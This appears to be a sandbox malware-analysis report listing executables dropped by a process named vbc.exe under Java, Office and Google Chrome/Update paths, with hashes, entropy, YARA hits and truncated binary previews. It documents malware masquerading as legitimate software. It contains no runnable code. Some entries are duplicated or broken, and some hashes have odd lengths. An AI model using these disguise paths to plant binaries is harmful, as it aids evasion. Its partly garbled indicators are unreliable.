Size (bytes):	967704
Entropy (8bit):	6.447978352803487
Encrypted:	false
SSDEEP:	24576:xBomhizREB9ccSBdJZbBr+RYhwASiTDNPxxilcltY8:xBom82ccS3D8qqMTFxQcl68
MD5:	0202519D9709554851EA50150E4A2F48
SHA1:	09B91C1FFA356DC6722872056095EB7D26546B6D
SHA-256:	847CFAF3A92A12F9A1DF05CF3B4B0568E5833D2D17BB42BB9374D3DB9D64C76A
SHA-512:	7071FFF615E4A638D2124B52EDCF8BA29BE6B83B6B196B943444B842CA4B2999D94AE2819C59520248976567C8661CE58658DA5A18591581E582DEE424AA9B8C
Malicious:	**true**
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L.....a.....0..f.....r.... .....@.. ..@..... ...O.....p..... ....H.....text....e... ...f..... ..`.rsrc...p.....h.....@..@.reloc..... .....p.....@..B.....T.....H.....H..T!.....j.. .....s....}.....s ...}.....(!....(.....{.....o"...*.0.....(.....}.....-...}....+T.{.....o#...o$...,...{.....o#...o %...}....+(.s&...}.....{.....o#....{....o'....(.....{....,6.{....o(....+...().....(.....(*...-.....o.....*.....{....o+....{....o,..o-.....}....*.0..).....{.....(....t.....|.....(...+...3.*....0..).....{..... (0...t.....|.....(...+...3.*....0.....

C:\Program Files (x86)\Common Files\Java\Java Update\jusched.exe	
Process:	C:\Users\Public\vbc.exe
File Type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	628760
Entropy (8bit):	6.610692588378696
Encrypted:	false
SSDEEP:	12288:xBzcmhiNfK5m+JppVQOPM7Xm3OOLnycn6PwxTsU4umHNbkwg/HDNuoU7:xBomhiNfK5nppV5iMxnx6PmTF4uSNbkl
MD5:	58D7973ED6A0B9CB88AE9629AD24F476
SHA1:	B0A19FEBB8CCDF25F99FF224A3CFA6C1CE767C51
SHA-256:	716474A84FE887765D219EE9F0C01E6862131B575860A3BB08A87B708AD96BC6
SHA-512:	D33B617F707CA17CFBCFE02EC9D5A8F8419EDC626803F18AEBD1A83EE103C0DA28CE0A72656B05BE1868EB3D02082C6795C9B88AF53725FA63C7FDCD6F3335 23
Malicious:	**true**
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L.....a.....0..f.....r.... .....@.. ..@..... ...O.....p..... ....H.....text....e... ...f..... ..`.rsrc...p.....h.....@..@.reloc..... .....p.....@..B.....T.....H.....H..T!.....j.. .....s....}.....s ...}.....(!....(.....{.....o"...*.0.....(.....}.....-...}....+T.{.....o#...o$...,...{.....o#...o %...}....+(.s&...}.....{.....o#....{....o'....(.....{....,6.{....o(....+...().....(.....(*...-.....o.....*.....{....o+....{....o,..o-.....}....*.0..).....{.....(....t.....|.....(...+...3.*....0..).....{..... (0...t.....|.....(...+...3.*....0.....

C:\Program Files (x86)\Common Files\microsoft shared\TextConv\WksConv\Wkconv.exe	
Process:	C:\Users\Public\vbc.exe
File Type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	1240480
Entropy (8bit):	6.579038255428591
Encrypted:	false
SSDEEP:	24576:xBomhiOUOXAoyQy+gCgbKisSzGpMjmkNmAsEUwN1f:xBom8t5QrgCMKisijmk0AGwN5

C:\Program Files (x86)\Common Files\microsoft shared\TextConv\WksConv\Wkconv.exe	
MD5:	97F1A67C60EAF223A7196D7DCCDC8CA8
SHA1:	BD0D164699258EEDFB670E8AB76D3E37C1365CD1
SHA-256:	1D550807E0593695F818C936E471DE732B15A20A03FCAF999D62226784A15EAE
SHA-512:	727D6DBFEA1DB6BCA6E9DB0AA9F7F39FF61A5BF6226F8A8CD89941F9AA0014236D01AE74A603C5FAE8576C8A339A759CA9BF64756C0ACBBA02467C92409747C
Malicious:	**true**
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L.....a.....0..f.....r.... .....@.. ....@..... ...O.....p..... ....H.....text....e... ...f..... ..`.rsrc...p.....h.....@..@.reloc..... .....p.....@..B.....T.....H.....H..T!.....j.. .....s....}.....s ...}.....(!....(.....{.....o"...*.0.....(.....}.....-...}....+T.{.....o#...o$...,...{.....o#...o %...}....+(.s&...}.....{.....o#....{....o'....(.....{....,6.{....o(....+...().....(.....(*...-.....o.....*.....{....o+....{....o,..o-.....}....*.0..).....{.....(....t.....|.....(...+...3.*....0..).....{..... (0...t.....|.....(...+...3.*....0.....

C:\Program Files (x86)\Common Files\microsoft shared\VSTO\10.0\VSTOInstaller.exe	
Process:	C:\Users\Public\vbc.exe
File Type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	128856
Entropy (8bit):	6.125428672639373
Encrypted:	false
SSDEEP:	3072:xBRBcmh7b1I42KyB0QRkTP+c2Bx95fpUHGZo5OiLXpWJwU:xBRBcmh7bCLRkR25E15dLXpWJwU
MD5:	43918E9BB48D540BEAD7071132A7D5AE
SHA1:	E2DC0107C690154F3D71836D4A2A74A46CD00D51
SHA-256:	65A3E4D3D89DDE6055AF7411E96A038C05AEA5CADE3E1DE0C341E95956EBE7C0
SHA-512:	EEB23457D2BDBF5C6AE691C6A6B4150C81B68C2360F5966AB2097DB897519908F1BAE682F09CF0338BD33D776298C2D38E23775085378174659D6369A07A0774
Malicious:	**true**
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L.....a.....0..f.....r.... .....@.. ....@..... ...O.....p..... ....H.....text....e... ...f..... ..`.rsrc...p.....h.....@..@.reloc..... .....p.....@..B.....T.....H.....H..T!.....j.. .....s....}.....s ...}.....(!....(.....{.....o"...*.0.....(.....}.....-...}....+T.{.....o#...o$...,...{.....o#...o %...}....+(.s&...}.....{.....o#....{....o'....(.....{....,6.{....o(....+...().....(.....(*...-.....o.....*.....{....o+....{....o,..o-.....}....*.0..).....{.....(....t.....|.....(...+...3.*....0..).....{..... (0...t.....|.....(...+...3.*....0.....

C:\Program Files (x86)\Google\Chrome\Application\84.0.4147.135\Installer\chrmstp.exe	
Process:	C:\Users\Public\vbc.exe
File Type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	2361840
Entropy (8bit):	6.494367846093203
Encrypted:	false
SSDEEP:	49152:xBom8feWvsxXgsirVYXwiAP/P9TZ7krsuHhTZb:whMZakLHv
MD5:	0A009E0622A22DDFB1851F43BE6AD36F
SHA1:	DE6E9424706095C6D205DCFFBD237245BC239704
SHA-256:	AABAB742D8090A478379C6A56A4C111172C2FCF35336FFE76FB7ED43452792D8
SHA-512:	844143FF288E8F734D0C4C31C5AD6B55A6626615CE9E61611AA9C9F2F497B45E0B025638CD6FB0B2A0975DE3FAAEB8A376D4403C5217911434FE8B8C6501E5F7
Malicious:	**true**
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L.....a.....0..f.....r.... .....@.. ....@..... ...O.....p..... ....H.....text....e... ...f..... ..`.rsrc...p.....h.....@..@.reloc..... .....p.....@..B.....T.....H.....H..T!.....j.. .....s....}.....s ...}.....(!....(.....{.....o"...*.0.....(.....}.....-...}....+T.{.....o#...o$...,...{.....o#...o %...}....+(.s&...}.....{.....o#....{....o'....(.....{....,6.{....o(....+...().....(.....(*...-.....o.....*.....{....o+....{....o,..o-.....}....*.0..).....{.....(....t.....|.....(...+...3.*....0..).....{..... (0...t.....|.....(...+...3.*....0.....

C:\Program Files (x86)\Google\Chrome\Application\84.0.4147.135\Installer\setup.exe	
Process:	C:\Users\Public\vbc.exe
File Type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	2361840
Entropy (8bit):	6.494367846093203
Encrypted:	false
SSDEEP:	49152:xBom8feWvsxXgsirVYXwiAP/P9TZ7krsuHhTZb:whMZakLHv
MD5:	0A009E0622A22DDFB1851F43BE6AD36F
SHA1:	DE6E9424706095C6D205DCFFBD237245BC239704
SHA-256:	AABAB742D8090A478379C6A56A4C111172C2FCF35336FFE76FB7ED43452792D8
SHA-512:	844143FF288E8F734D0C4C31C5AD6B55A6626615CE9E61611AA9C9F2F497B45E0B025638CD6FB0B2A0975DE3FAAEB8A376D4403C5217911434FE8B8C6501E5F7
Malicious:	**true**

C:\Program Files (x86)\Google\Chrome\Application\84.0.4147.135\Installer\setup.exe

Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L.....a.....0..f.....r.... .....@.. ....@..... ...O.....p..... .....H.....text....e... ...f..... ..`.rsrc...p.....h.....@..@.reloc..... .....p.....@..B.....T.....H.....H..T!.....j.. .....s....}.....s ...}.....(!....(.....{.....o"...*.0.....(.....}.....-...}....+T.{.....o#...o$.....{.....o#...o %...}....+(.s&...}.....{.....o#....{....o'....(.....{....,6.{....o(....+...().....(.....(*...-.....o....*.....{....o+....{....o,..o-.....}....*.0..).....{.....(....t.....|.....(...+...3.*....0..).....{..... (0...t.....|.....(...+...3.*....0.....

C:\Program Files (x86)\Google\Chrome\Application\84.0.4147.135\chrome_pwa_launcher.exe

Process:	C:\Users\Public\vbc.exe
File Type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	1048560
Entropy (8bit):	6.224679723187972
Encrypted:	false
SSDEEP:	12288:xBzcmhio1qgAxmEW/Wpb879sOfkpuFLQAt7diX3WeR5+nzHoXrwKA4N7RpE:xBomhinxmEFpY+8FLQA1dtoOIA
MD5:	A5BC063678CD8FA1011F5EC31E2BED12
SHA1:	D74599EAF186A54E9F94016123B52D6CEFDB3202
SHA-256:	9B33376A0DF9E910013C184AC2AE547336C54F8C986BCCC8FD5F094840EF6FDF
SHA-512:	86A3BB92284A6E02BECF78391F5EA45485117C850D35BABA1B108F14E99E0D221E44E9A031C4C40253709B1E4AAF63CA79540419A718EE1C65CC4F0685E2EA6
Malicious:	**true**
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L.....a.....0..f.....r.... .....@.. ....@..... ...O.....p..... .....H.....text....e... ...f..... ..`.rsrc...p.....h.....@..@.reloc..... .....p.....@..B.....T.....H.....H..T!.....j.. .....s....}.....s ...}.....(!....(.....{.....o"...*.0.....(.....}.....-...}....+T.{.....o#...o$.....{.....o#...o %...}....+(.s&...}.....{.....o#....{....o'....(.....{....,6.{....o(....+...().....(.....(*...-.....o....*.....{....o+....{....o,..o-.....}....*.0..).....{.....(....t.....|.....(...+...3.*....0..).....{..... (0...t.....|.....(...+...3.*....0.....

C:\Program Files (x86)\Google\Chrome\Application\84.0.4147.135\elevation_service.exe

Process:	C:\Users\Public\vbc.exe
File Type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	1351152
Entropy (8bit):	6.570213271517427
Encrypted:	false
SSDEEP:	24576:xBomhicPSlMPVrw6BnRJERaRg51cj71FM8sY2qUO80f+Thfc42v5yj:xBom8cUMPTJcRaK1cv1FM8srO87TZcDY
MD5:	1B212CA15F82C549F5EA62EAD138CDB5
SHA1:	E245794DB23A804141961145A9EEC5280BFB5AC3
SHA-256:	23C154C8BA72DD2959F4DE192A4E35F160DCB3D2BF4B8653D665637070F5D16E
SHA-512:	25C7459FEFCB38B185F7C3122C20929BD4B386072D9C54C5055B23E22303F1115602A7665250F34C73C818A09D553A9373122BD4D12595F25B73122D447D2738
Malicious:	**true**
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L.....a.....0..f.....r.... .....@.. ....@..... ...O.....p..... .....H.....text....e... ...f..... ..`.rsrc...p.....h.....@..@.reloc..... .....p.....@..B.....T.....H.....H..T!.....j.. .....s....}.....s ...}.....(!....(.....{.....o"...*.0.....(.....}.....-...}....+T.{.....o#...o$.....{.....o#...o %...}....+(.s&...}.....{.....o#....{....o'....(.....{....,6.{....o(....+...().....(.....(*...-.....o....*.....{....o+....{....o,..o-.....}....*.0..).....{.....(....t.....|.....(...+...3.*....0..).....{..... (0...t.....|.....(...+...3.*....0.....

C:\Program Files (x86)\Google\Chrome\Application\84.0.4147.135\notification_helper.exe

Process:	C:\Users\Public\vbc.exe
File Type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	928752
Entropy (8bit):	6.520349184048029
Encrypted:	false
SSDEEP:	12288:xBzcmhioP0rdhn37FA9bdpFe00sInBwzONqnuC6Jr4sDCSvCevGKseR5+n8ohxpW:xBomhiDl37ab75bI+OMLuCSvScSxoTX
MD5:	56C5D7EC0974F1D13EBE78B35BAEC460
SHA1:	E20B11673AECC7050FD877DC393B7536C4994F8E
SHA-256:	3119B3E71BF8D7F59370E301AABBB4B978C77DA74A66E1CBB02EBBFBE5048F98
SHA-512:	06EB3535CF90ADD3A34BF583CAB50CA1C45DA1D8262FE4F916B5F67F7D2ED985E0BAD90ACF59ED1976C5F3BDACAA14735FA8A17C89985291CC705F8C4808A57
Malicious:	**true**
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L.....a.....0..f.....r.... .....@.. ....@..... ...O.....p..... .....H.....text....e... ...f..... ..`.rsrc...p.....h.....@..@.reloc..... .....p.....@..B.....T.....H.....H..T!.....j.. .....s....}.....s ...}.....(!....(.....{.....o"...*.0.....(.....}.....-...}....+T.{.....o#...o$.....{.....o#...o %...}....+(.s&...}.....{.....o#....{....o'....(.....{....,6.{....o(....+...().....(.....(*...-.....o....*.....{....o+....{....o,..o-.....}....*.0..).....{.....(....t.....|.....(...+...3.*....0..).....{..... (0...t.....|.....(...+...3.*....0.....

C:\Program Files (x86)\Google\Chrome\Application\chrome.exe

Process:	C:\Users\Public\vbc.exe

C:\Program Files (x86)\Google\Chrome\Application\chrome.exe	
File Type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	1862128
Entropy (8bit):	6.654511402306602
Encrypted:	false
SSDEEP:	24576:xBomhiGuWOgCPLdX/JmrLAWZ71C6/63V1b2vxB7xT2fWR0oimT:xBom8xWO/PLTuLrZpCnF1Kv/lTImT
MD5:	0B6361EFC18094FC9C09E57BB1E16D34
SHA1:	D15C74BB3F5224EB017831C00EC152D03AAE1195
SHA-256:	E82D04C26723C5E27BA95DB27F64AC073C0142C5A4A26B52AF88F38EAE36360C
SHA-512:	D13B41484CEED00CDAAEF869E53B83D71E1BDD60F9454A3A85DC69C52B4772EE8267D1B716BB850176B529209EB222869F1C0870C8AFD17D3B086E6A2B22F76
Malicious:	**true**
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L.....a.....0..f.....r.... .....@.. ....@..... ...O.....p..... ....H.....text....e... ...f..... ..`.rsrc...p.....h.....@..@.reloc..... .....p.....@..B.....T.....H.....H..T!.....j.. .....s....}.....s ...}.....(!....(.....{.....o"...*.0.....(.....}.....-...}....+T.{.....o#...o$...,...{.....o#...o %...}....+(.s&...}.....{.....o#....{....o'....(.....{....,6.{....o(....+...().....(.....(*...-.....o.....*.....{....o+....{....o,...o-.....}....*.0..).....{.....(....t.....|.....(...+...3.*....0..).....{..... (0...t.....|.....(...+...3.*....0.....

C:\Program Files (x86)\Google\Chrome\Application\chrome_proxy.exe	
Process:	C:\Users\Public\vbc.exe
File Type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	746480
Entropy (8bit):	6.536325316141131
Encrypted:	false
SSDEEP:	12288:xBzcmhiVe2qxRGd421TlkvZYqm8gphnOC2qFjU+eR5+nSopOlXvziLE:xBomhitq2d1TlkvKJOCRezXb3
MD5:	9DA46CA3E8AEA1D13DD5985605768678
SHA1:	528502AA6AF09FBD09A138672EA7B31EEF06111E
SHA-256:	025F1DD7CC77CC147F4C4FD235F18038802376BE17147BC4B2BC8DC18571A3CA
SHA-512:	E65977E6F93133EE80240C039806AA1F5511C8B1E29A5AA1E25ACDBD0125728C88871FB8A0533C9347E6B66A5C6FA1B43CE92B537FEBF373F81A083B0D48B0C
Malicious:	**true**
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L.....a.....0..f.....r.... .....@.. ....@..... ...O.....p..... ....H.....text....e... ...f..... ..`.rsrc...p.....h.....@..@.reloc..... .....p.....@..B.....T.....H.....H..T!.....j.. .....s....}.....s ...}.....(!....(.....{.....o"...*.0.....(.....}.....-...}....+T.{.....o#...o$...,...{.....o#...o %...}....+(.s&...}.....{.....o#....{....o'....(.....{....,6.{....o(....+...().....(.....(*...-.....o.....*.....{....o+....{....o,...o-.....}....*.0..).....{.....(....t.....|.....(...+...3.*....0..).....{..... (0...t.....|.....(...+...3.*....0.....

C:\Program Files (x86)\Google\Update\1.3.36.102\GoogleCrashHandler.exe	
Process:	C:\Users\Public\vbc.exe
File Type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	341064
Entropy (8bit):	6.59362752077256
Encrypted:	false
SSDEEP:	6144:xBRBcmh7bC38UjKsstilj6BYbVxsw7Rm3dAOfj2qbrQaMx+NBkkYtGnpZ:xBzcmhi38diZ6BY/rwpj2orux+NBk1tw
MD5:	761A55ECFDBB497835C1F50FF8678C91
SHA1:	1AD431F4A4343283BC08A533AD8D8A07F2266A96
SHA-256:	149F5FED83939CA88AE455D34696AB2B80C14C957D9048DCDD069F6794E41CD8
SHA-512:	0EDDAE606FC94F74CBA71A0C3EB9BF6F728705D751DFB3BCE09E707AFD8692DC50DA8C0E0F088A2050D277A168442F7F04135AAB2F101D975895EED07C250B5
Malicious:	**true**
Yara Hits:	• Rule: SUSP_Unsigned_GoogleUpdate, Description: Detects suspicious unsigned GoogleUpdate.exe, Source: C:\Program Files (x86)\Google\Update\1.3.36.102\GoogleCrashHandler.exe, Author: Florian Roth
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L.....a.....0..f.....r.... .....@.. ....@..... ...O.....p..... ....H.....text....e... ...f..... ..`.rsrc...p.....h.....@..@.reloc..... .....p.....@..B.....T.....H.....H..T!.....j.. .....s....}.....s ...}.....(!....(.....{.....o"...*.0.....(.....}.....-...}....+T.{.....o#...o$...,...{.....o#...o %...}....+(.s&...}.....{.....o#....{....o'....(.....{....,6.{....o(....+...().....(.....(*...-.....o.....*.....{....o+....{....o,...o-.....}....*.0..).....{.....(....t.....|.....(...+...3.*....0..).....{..... (0...t.....|.....(...+...3.*....0.....

C:\Program Files (x86)\Google\Update\1.3.36.102\GoogleCrashHandler64.exe	
Process:	C:\Users\Public\vbc.exe
File Type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	421960
Entropy (8bit):	6.340015892192738
Encrypted:	false

C:\Program Files (x86)\Google\Update\1.3.36.102\GoogleCrashHandler64.exe	
SSDEEP:	12288:xBzcmhijk+0X8C/PBNNomwoGr3qax+rZI5u:xBomhijo8C3BNNHfGr3txMOU
MD5:	CDF657333420D1BE1EDD867523299AAA
SHA1:	C287F786E6A7B0AFD146CEC9C65B6484DDA40E70
SHA-256:	3EF91DAC16AA55040272F71C654B4361CAD234AEA3DB4FE1C1BA305B7DD9EEB5
SHA-512:	7E3719855E9E87542101FA313078A78B241E9DDA43FA8252BB5F589C4ACD346CC146C9CBEC6A6B84704A55864280D5EA7174556739B0AC8EDFC8257AE9E2D56
Malicious:	**true**
Yara Hits:	• Rule: SUSP_Unsigned_GoogleUpdate, Description: Detects suspicious unsigned GoogleUpdate.exe, Source: C:\Program Files (x86)\Google\Update\1.3.36.102\GoogleCrashHandler64.exe, Author: Florian Roth
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L.....a.....0..f.....r.... .....@.. ..@..... ...O.....p..... ....H.....text....e... ...f..... ..`.rsrc...p.....h.....@..@.reloc..... .....p.....@..B.....T.....H.....H..T!.....j.. .....s....}.....s ...}.....(!....(.....{.....o"...*.0.....(.....}.....-...}....+T.{.....o#...o$...,...{.....o#...o %...}....+(.s&...}.....{.....o#....{....o'....(.....{....,6.{....o(....+...().....(.....(*...-.....o.....*.....{....o+....{....o,...o-.....}....*.0..).....{.....(....t.....|.....(...+...3.*....0..).....{..... (0...t.....|.....(...+...3.*....0.....

C:\Program Files (x86)\Google\Update\1.3.36.102\GoogleUpdate.exe	
Process:	C:\Users\Public\vbc.exe
File Type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	197704
Entropy (8bit):	5.960797310819697
Encrypted:	false
SSDEEP:	3072:xBRBcmh7b1I4hiTOZQvfSERdX9Zk8AtB+olkH3yfQW5qjJvKZxU5poeJY++pp9u0:xBRBcmh7bCJjRsB+to7x9
MD5:	C05B20BDA3C180C5E351B87FD4DC4875
SHA1:	AF3CB6707D9A6594E9DC9820BA2A0D2332314C70
SHA-256:	515ACCCEEEB07757178A45B7D31EE65861266DE36284BDA30DEF5A8C425C22DD
SHA-512:	29E09C99EBEB0FF85F8EF5B627BE6368B8A3FEBE5F6D36BD138AFFA794F90BBB71153B7B9EBF7360D1CC2CFC8C97ABBC3F94C344895018A3DB88A02325B9E0D5
Malicious:	**true**
Yara Hits:	• Rule: SUSP_Unsigned_GoogleUpdate, Description: Detects suspicious unsigned GoogleUpdate.exe, Source: C:\Program Files (x86)\Google\Update\1.3.36.102\GoogleUpdate.exe, Author: Florian Roth
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L.....a.....0..f.....r.... .....@.. ..@..... ...O.....p..... ....H.....text....e... ...f..... ..`.rsrc...p.....h.....@..@.reloc..... .....p.....@..B.....T.....H.....H..T!.....j.. .....s....}.....s ...}.....(!....(.....{.....o"...*.0.....(.....}.....-...}....+T.{.....o#...o$...,...{.....o#...o %...}....+(.s&...}.....{.....o#....{....o'....(.....{....,6.{....o(....+...().....(.....(*...-.....o.....*.....{....o+....{....o,...o-.....}....*.0..).....{.....(....t.....|.....(...+...3.*....0..).....{..... (0...t.....|.....(...+...3.*....0.....

C:\Program Files (x86)\Google\Update\1.3.36.102\GoogleUpdateBroker.exe	
Process:	C:\Users\Public\vbc.exe
File Type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	142920
Entropy (8bit):	6.3603795291869245
Encrypted:	false
SSDEEP:	3072:xBRBcmh7b1I46iI73i6QEs+B+fQNKMSCMYgh2Bh1c27YX:xBRBcmh7bCSu++B+4cMS0gM8
MD5:	56B8E9D4A33EC6639EBCB1A30DB0ACBF
SHA1:	9D134D7F582A452C13A7280D3E0F00DDE4C79FA7
SHA-256:	FE985104A950EC3C867C4A89AC995C0762A5DD50787E746D769F3EB8E2E5B452
SHA-512:	D475572A65CB95D26586434613EE5DA97C0EC13F352160760A5E0F466897D70290D0D275679A76A691F641DF31DD57DEDDA73B9B9B85BBEB264B38EAFCEDBD9
Malicious:	**true**
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L.....a.....0..f.....r.... .....@.. ..@..... ...O.....p..... ....H.....text....e... ...f..... ..`.rsrc...p.....h.....@..@.reloc..... .....p.....@..B.....T.....H.....H..T!.....j.. .....s....}.....s ...}.....(!....(.....{.....o"...*.0.....(.....}.....-...}....+T.{.....o#...o$...,...{.....o#...o %...}....+(.s&...}.....{.....o#....{....o'....(.....{....,6.{....o(....+...().....(.....(*...-.....o.....*.....{....o+....{....o,...o-.....}....*.0..).....{.....(....t.....|.....(...+...3.*....0..).....{..... (0...t.....|.....(...+...3.*....0.....

C:\Program Files (x86)\Google\Update\1.3.36.102\GoogleUpdateComRegisterShell64.exe	
Process:	C:\Users\Public\vbc.exe
File Type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	223816
Entropy (8bit):	6.0691435126689255
Encrypted:	false
SSDEEP:	6144:xBRBcmh7bCcPuQaNz8KLohDb9hIPXe0krD:xBzcmhiYuQqwEopJiPvkP
MD5:	85D45795D13D8046945B7B91EAE979CD
SHA1:	F24AEB64154B4F05FF6372C6F80CBF52E6A54CA7

C:\Program Files (x86)\Google\Update\1.3.36.102\GoogleUpdateComRegisterShell64.exe	
SHA-256:	7AA5A99F20B59F2A186E356BB5496BD410735742FA219BAD0175FAEEB46DD38B
SHA-512:	DF9912BEAA64815A5DC960FB78CE1A0969A44E953DA35027BEC26683C134ECAF9DFFB6DC6DD64BA5C28AEF3606A5409A88C26215EC40CAA3144ACB3F1FB683F
Malicious:	**true**
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L.....a.....0..f.....r.... .....@.. ....@..... ...O.....p..... ....H.....text....e... ...f..... ..`.rsrc...p.....h.....@..@.reloc..... .....p.....@..B.....T.....H.....H..T!.....j.. .....s....}.....s ...}.....(!....(.....{.....o"...*.0.....(.....}.....-...}....+T.{.....o#...o$...,...{.....o#...o %...}....+(.s&...}.....{.....o#....{....o'....(.....{....,6.{....o(....+...().....(.....(*...-.....o.....*.....{....o+....{....o,...o-.....}....*.0..).....{.....(....t.....|.....(...+...3.*....0..).....{..... (0...t.....|.....(...+...3.*....0.....

C:\Program Files (x86)\Google\Update\1.3.36.102\GoogleUpdateCore.exe	
Process:	C:\Users\Public\vbc.exe
File Type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	265288
Entropy (8bit):	6.568607674832219
Encrypted:	false
SSDEEP:	6144:xBRBcmh7bC/5ddxo1RJI66P2PRvHAOGVlY9rIXx+fgpnox+/j:xBzcmhi/5dXoPi6HElWrCx+fgpnA+/j
MD5:	FA830E81D1BF52A89010E9C36080C06D
SHA1:	614AC089868FE37E11E80F946CE056042742F7B4
SHA-256:	E0A0C09BF2EDD0A29149B1093E59EDE8CA31AD216AD073611E9F9A4BA3847287
SHA-512:	4D35D3FE1BF7A59905F1DD13EA7DEDCEDE5AA00DE4DEE360DB15D5ADC7B5AEA1D37F5EB76C08A945554B3B70191B78E0D848F0EB890AD9CFCF5D23715ADE55E4
Malicious:	**true**
Yara Hits:	• Rule: SUSP_Unsigned_GoogleUpdate, Description: Detects suspicious unsigned GoogleUpdate.exe, Source: C:\Program Files (x86)\Google\Update\1.3.36.102\GoogleUpdateCore.exe, Author: Florian Roth
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L.....a.....0..f.....r.... .....@.. ....@..... ...O.....p..... ....H.....text....e... ...f..... ..`.rsrc...p.....h.....@..@.reloc..... .....p.....@..B.....T.....H.....H..T!.....j.. .....s....}.....s ...}.....(!....(.....{.....o"...*.0.....(.....}.....-...}....+T.{.....o#...o$...,...{.....o#...o %...}....+(.s&...}.....{.....o#....{....o'....(.....{....,6.{....o(....+...().....(.....(*...-.....o.....*.....{....o+....{....o,...o-.....}....*.0..).....{.....(....t.....|.....(...+...3.*....0..).....{..... (0...t.....|.....(...+...3.*....0.....

C:\Program Files (x86)\Google\Update\1.3.36.102\GoogleUpdateOnDemand.exe	
Process:	C:\Users\Public\vbc.exe
File Type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	142920
Entropy (8bit):	6.360668453723562
Encrypted:	false
SSDEEP:	3072:xBRBcmh7b1I4BiI73i6Qis+B+fQSKMUC7asZmGkh182jYX:xBRBcmh7bC5ug+B+4RMUXsMU
MD5:	2862ACF5B9CD66DB1843B8A79BCEFD64
SHA1:	358529240DDD7154B8A612F97035588DC2FFF8CA
SHA-256:	ED84F6832D444D877EDFF1E3ED7990F701E5B9F7AE6D11F51983EBC87D63255D
SHA-512:	A6AF16412F21971D422251853FB9F9C88682DEA1694B47FB44236DFB1FAEF47D5FCECC2A446F3A1758A77342DF3C1AA0434FA98EF499BB3B27C653B0BF2656D
Malicious:	**true**
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L.....a.....0..f.....r.... .....@.. ....@..... ...O.....p..... ....H.....text....e... ...f..... ..`.rsrc...p.....h.....@..@.reloc..... .....p.....@..B.....T.....H.....H..T!.....j.. .....s....}.....s ...}.....(!....(.....{.....o"...*.0.....(.....}.....-...}....+T.{.....o#...o$...,...{.....o#...o %...}....+(.s&...}.....{.....o#....{....o'....(.....{....,6.{....o(....+...().....(.....(*...-.....o.....*.....{....o+....{....o,...o-.....}....*.0..).....{.....(....t.....|.....(...+...3.*....0..).....{..... (0...t.....|.....(...+...3.*....0.....

C:\Program Files (x86)\Google\Update\1.3.36.102\GoogleUpdateSetup.exe	
Process:	C:\Users\Public\vbc.exe
File Type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	1383768
Entropy (8bit):	7.890253252370955
Encrypted:	false
SSDEEP:	24576:xBomhivuOx5SUXJW/D4xUa38vKdTlkpgSWC+osF0jzZVb+t35cMYlG96NMBJMncK:xBom8Bx5SUW/cxUitIGLsF0nb+tJVYlj
MD5:	8CA19D9F561569917EE382B55C4C7853
SHA1:	F1C0DC0CF107FF598E1E65B88754BC52057059A4
SHA-256:	7276D1DB9E4661810D6A80DE1813CC735E34D6BA6E1BA6FFBD3B87B8F608CDBA
SHA-512:	C0E180A68D1A4165225E6AD861594ABCAA761AA2AF93B5236DFB13A5772C59A7C1E8F734661FDB4C4E73F08F5875E87132ECDA435E6227193D7C953A658342D
Malicious:	**true**

C:\Program Files (x86)\Google\Update\1.3.36.102\GoogleUpdateSetup.exe

